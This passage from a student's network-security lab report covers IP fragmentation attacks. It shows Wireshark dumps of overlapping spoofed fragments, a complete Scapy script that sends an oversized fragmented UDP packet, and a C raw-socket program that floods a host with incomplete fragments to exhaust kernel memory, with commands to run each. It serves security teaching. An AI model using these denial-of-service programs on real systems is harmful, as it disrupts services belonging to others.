0020 02 0e 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ..AAAAAA AAAAAAAA
0030 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAA
Data (data.data), 29 bytes
Packets: 6 · Displayed: 6 (100.0%)
Profile: Default



*enp0s3
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
1 2021-10-12 10:16:16.6353033… PcsCompu_59:a3:c9 Broadcast ARP 60 Who has 10.0.2.14? Tell 10.0.2.13
2 2021-10-12 10:16:16.6353185… PcsCompu_70:0c:00 PcsCompu_59:a3:c9 ARP 42 10.0.2.14 is at 08:00:27:70:0c:00
3 2021-10-12 10:16:16.6540270… 1.2.3.4 10.0.2.14 UDP 74 7070 → 9090 Len=88
4 2021-10-12 10:16:16.7198658… 1.2.3.4 10.0.2.14 IPv4 63 Fragmented IP protocol (proto=UD…
5 2021-10-12 10:16:16.7859836… 1.2.3.4 10.0.2.14 IPv4 66 Fragmented IP protocol (proto=UD…
6 2021-10-12 10:16:18.9956578… 10.0.2.14 1.2.3.4 ICMP 102 Time-to-live exceeded (Fragment …
Frame 5: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
Ethernet II, Src: PcsCompu_59:a3:c9 (08:00:27:59:a3:c9), Dst: PcsCompu_70:0c:00 (08:00:27:70:0c:00)
Internet Protocol Version 4, Src: 1.2.3.4, Dst: 10.0.2.14
Data (32 bytes)
Data: 43434343434343434343434343434343434343434343434343...
[Length: 32]
0000 08 00 27 70 0c 00 08 00 27 59 a3 c9 08 00 45 00 ..'p.... 'Y....E.
0010 00 34 03 e9 00 08 40 11 66 b5 01 02 03 04 0a 00 .4....@. f.......
0020 02 0e 43 43 43 43 43 43 43 43 43 43 43 43 43 43 ..CCCCCC CCCCCCCC
0030 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCC CCCCCCCC
0040 43 43 CC
Data (data.data), 32 bytes
Packets: 6 · Displayed: 6 (100.0%)
Profile: Default





Scenario 3:
When the second fragment gets delivered after the transmission of the primary fragment, it's only the second fragment that's transmitted unblemished. The fragment that contained 'A', lost 8 bytes to the fragment that contained 'C'. Contrastingly, 'C' lost 8 bytes to 'A'. Succinctly, an overlap of fragment 1 has occurred over fragment 3. Below are the screenshots.




- P.T.O -


*enp0s3
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
1 2021-10-12 09:57:53.1410249… PcsCompu_59:a3:c9 PcsCompu_81:9e:91 ARP 60 Who has 10.0.2.3? Tell 10.0.2.13
2 2021-10-12 09:57:53.1410330… PcsCompu_81:9e:91 PcsCompu_59:a3:c9 ARP 60 10.0.2.3 is at 08:00:27:81:9e:91
3 2021-10-12 09:58:04.0195508… PcsCompu_59:a3:c9 Broadcast ARP 60 Who has 10.0.2.14? Tell 10.0.2.13
4 2021-10-12 09:58:04.0195658… PcsCompu_70:0c:00 PcsCompu_59:a3:c9 ARP 42 10.0.2.14 is at 08:00:27:70:0c:00
5 2021-10-12 09:58:04.0342564… 1.2.3.4 10.0.2.14 UDP 60 7070 → 9090 Len=56
6 2021-10-12 09:58:04.0839791… 1.2.3.4 10.0.2.14 IPv4 74 Fragmented IP protocol (proto=UD…
7 2021-10-12 09:58:04.1392446… 1.2.3.4 10.0.2.14 IPv4 60 Fragmented IP protocol (proto=UD…
Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Ethernet II, Src: PcsCompu_59:a3:c9 (08:00:27:59:a3:c9), Dst: PcsCompu_81:9e:91 (08:00:27:81:9e:91)
Address Resolution Protocol (request)
0000 08 00 27 81 9e 91 08 00 27 59 a3 c9 08 06 00 01 ..'..... 'Y......
0010 08 00 06 04 00 01 08 00 27 59 a3 c9 0a 00 02 0d .... 'Y......
0020 00 00 00 00 00 00 0a 00 02 03 00 00 00 00 00 00 ....
0030 00 00 00 00 00 00 00 00 00 00 00 00 ....
wireshark_enp0s3_20211012095752_7aPmxV
Packets: 7 · Displayed: 7 (100.0%)
Profile: Default


*enp0s3
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
1 2021-10-12 09:57:53.1410249… PcsCompu_59:a3:c9 PcsCompu_81:9e:91 ARP 60 Who has 10.0.2.3? Tell 10.0.2.13
2 2021-10-12 09:57:53.1410330… PcsCompu_81:9e:91 PcsCompu_59:a3:c9 ARP 60 10.0.2.3 is at 08:00:27:81:9e:91
3 2021-10-12 09:58:04.0195508… PcsCompu_59:a3:c9 Broadcast ARP 60 Who has 10.0.2.14? Tell 10.0.2.13
4 2021-10-12 09:58:04.0195658… PcsCompu_70:0c:00 PcsCompu_59:a3:c9 ARP 42 10.0.2.14 is at 08:00:27:70:0c:00
5 2021-10-12 09:58:04.0342564… 1.2.3.4 10.0.2.14 UDP 60 7070 → 9090 Len=56
6 2021-10-12 09:58:04.0839791… 1.2.3.4 10.0.2.14 IPv4 74 Fragmented IP protocol (proto=UD…
7 2021-10-12 09:58:04.1392446… 1.2.3.4 10.0.2.14 IPv4 60 Fragmented IP protocol (proto=UD…
Frame 5: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Ethernet II, Src: PcsCompu_59:a3:c9 (08:00:27:59:a3:c9), Dst: PcsCompu_70:0c:00 (08:00:27:70:0c:00)
Internet Protocol Version 4, Src: 1.2.3.4, Dst: 10.0.2.14
User Datagram Protocol, Src Port: 7070, Dst Port: 9090
Data (16 bytes)
Data: 42424242424242424242424242424242
[Length: 16]
0000 08 00 27 70 0c 00 08 00 27 59 a3 c9 08 00 45 00 ..'p.... 'Y....E.
0010 00 2c 03 e9 20 00 40 11 46 c5 01 02 03 04 0a 00 .,.. .@. F.....
0020 02 0e 1b 9e 23 82 00 40 00 00 42 42 42 42 42 42 ....#..@ ..BBBBBB
0030 42 42 42 42 42 42 42 42 42 42 00 00 BBBBBBBB BB..
Data (data.data), 16 bytes
Packets: 7 · Displayed: 7 (100.0%)
Profile: Default





c) Sending a super-large packet

The programme for this is devised as below.

Name: SUPER_LARGE_PACKET.py

```
#!/usr/bin/python3
from scapy.all import *
import time

# Scapy Spoofing

ID = 1001
payload = "A" * 1200
payload3 = "B" * 700

## First Fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 65535
ip = IP(src="1.2.3.4", dst="10.0.2.14")
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/payload
pkt[UDP].chksum = 0
send(pkt,verbose=0)

## Second Fragment

offset = 151
for i in range(53):
    ip = IP(src="1.2.3.4", dst="10.0.2.14")
    ip.id = ID
    ip.frag = offset + i * 150
    ip.flags = 1
    ip.proto = 17
    pkt = ip/payload
    send(pkt,verbose=0)

## Third Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.14")
ip.id = ID
ip.frag = 151 + 53 * 150
ip.flags = 0
ip.proto = 17
pkt = ip/payload3
send(pkt,verbose=0)

print("Finish Sending Packets!")
```

In this programme, the UDP length is set to maximum (65535). Here multiple fragments of the same packet with 1200 bytes of data are created. With this amount of data in each fragment, 55 packets (1st packet) with the UDP header is delivered, second to 54th packet is sent out in a loop with the appropriate changes in the fragment offset. Here, instead of sending 700 bytes of data, which would be apposite to send maximum number of packets (65535), 800 bytes are sent. Henceforth, the maximum packet length is exceeded.

The command to run the programme: `sudo python SUPER_LARGE_PACKET.py`

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:.../Week 4$ sudo python SUPER_LARGE_PACKET.py
Finish Sending Packets!
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:.../Week 4$
```


The observation:


```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ nc -lu 9090
```

Since the UDP length does not match the actual data length sent, there's nothing displayed on the terminal.

On the Wireshark packet capture tool, a plethora of packets are delivered.

Packets 3 to 56 contain 'A' and the fifty-seventh packet contains 'B'.





d) Sending Incomplete IP Packet

In this task, VM1 launches a Denial-of-Service attack on VM2. In the attack, VM1 sends a legion of incomplete IP packets to VM2, i.e., these packets consist of IP fragments, but some fragments are missing. All these incomplete IP packets will stay in the kernel, until they time out. Potentially, this can cause the kernel to commit a lot of kernel memory. In the past, this had resulted in denial-of-service attacks on the server.

The programme is composed with the aid of C language.
Name: `INCOMPLETE_IP_DOS.c`

```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <stdlib.h>

struct ipheader {
    unsigned char iph_ihl:4, iph_ver:4;
    unsigned char iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_ident;
    unsigned short int iph_flag:3, iph_offset:13;
```

```
    unsigned char iph_ttl;
    unsigned char iph_protocol;
    unsigned short int iph_chksum;
    struct in_addr iph_sourceip;
    struct in_addr iph_destip;
};

void send_raw_ip_packet (struct ipheader *ip) {
    int sd;
    int enable = 1;
    struct sockaddr_in sin;
    /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter tells
the sytem that the IP header is already included;
    * this prevents the OS from adding another IP header. */
    sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if(sd < 0) {
        perror("socket() error"); exit(-1);
    }
    setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
    /* This data structure is needed when sending the packets using sockets.
Normally, we need to fill out several
    * fields, but for raw sockets, we only need to fill out this one field */
    sin.sin_family = AF_INET;
    sin.sin_addr = ip->iph_destip;
    /* Send out the IP packet. ip_len is the actual size of the packet. */
    if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr
*)&sin,sizeof(sin)) < 0) {
        perror("sendto() error"); exit(-1);
    }
}

int main() {
    char buffer[1500];
    memset(buffer, 0, 1500);
    struct ipheader *ip = (struct ipheader *) buffer;
    // Filling in UDP Data field
    char *data = buffer + sizeof(struct ipheader);
    const char *msg="Hello Server!\n";
    int data_len = strlen(msg);
    strncpy(data, msg, data_len);
    // Fill in the IP header
    ip->iph_ver = 4;
    ip->iph_ihl = 5;
    ip->iph_ttl = 20;
    ip->iph_offset = htons(64800);
    ip->iph_flag = 0;
    ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
    ip->iph_destip.s_addr = inet_addr("10.0.2.14");
```

```
    ip->iph_protocol = IPPROTO_UDP;
    ip->iph_len=htons(sizeof(struct ipheader) + data_len);
    for(int i=1000;i<10000;i++) {
        ip->iph_ident = i;
        send_raw_ip_packet(ip);
    }
    return 0;
}
```

In this programme, with the aid of sockets, a packet is created. In the main function, the looping construct performs the denial-of-service action. It attempts to send 9000 packets to the server machine. But, when the programme gets impuissant in sending any more packets, that marks the end. A socket error would be encountered at that point.
The programme is compiled and executed.
The commands:


1. Compilation: `gcc -o DOS INCOMPLETE_IP_DOS.c`
2. Execution: `sudo ./DOS`

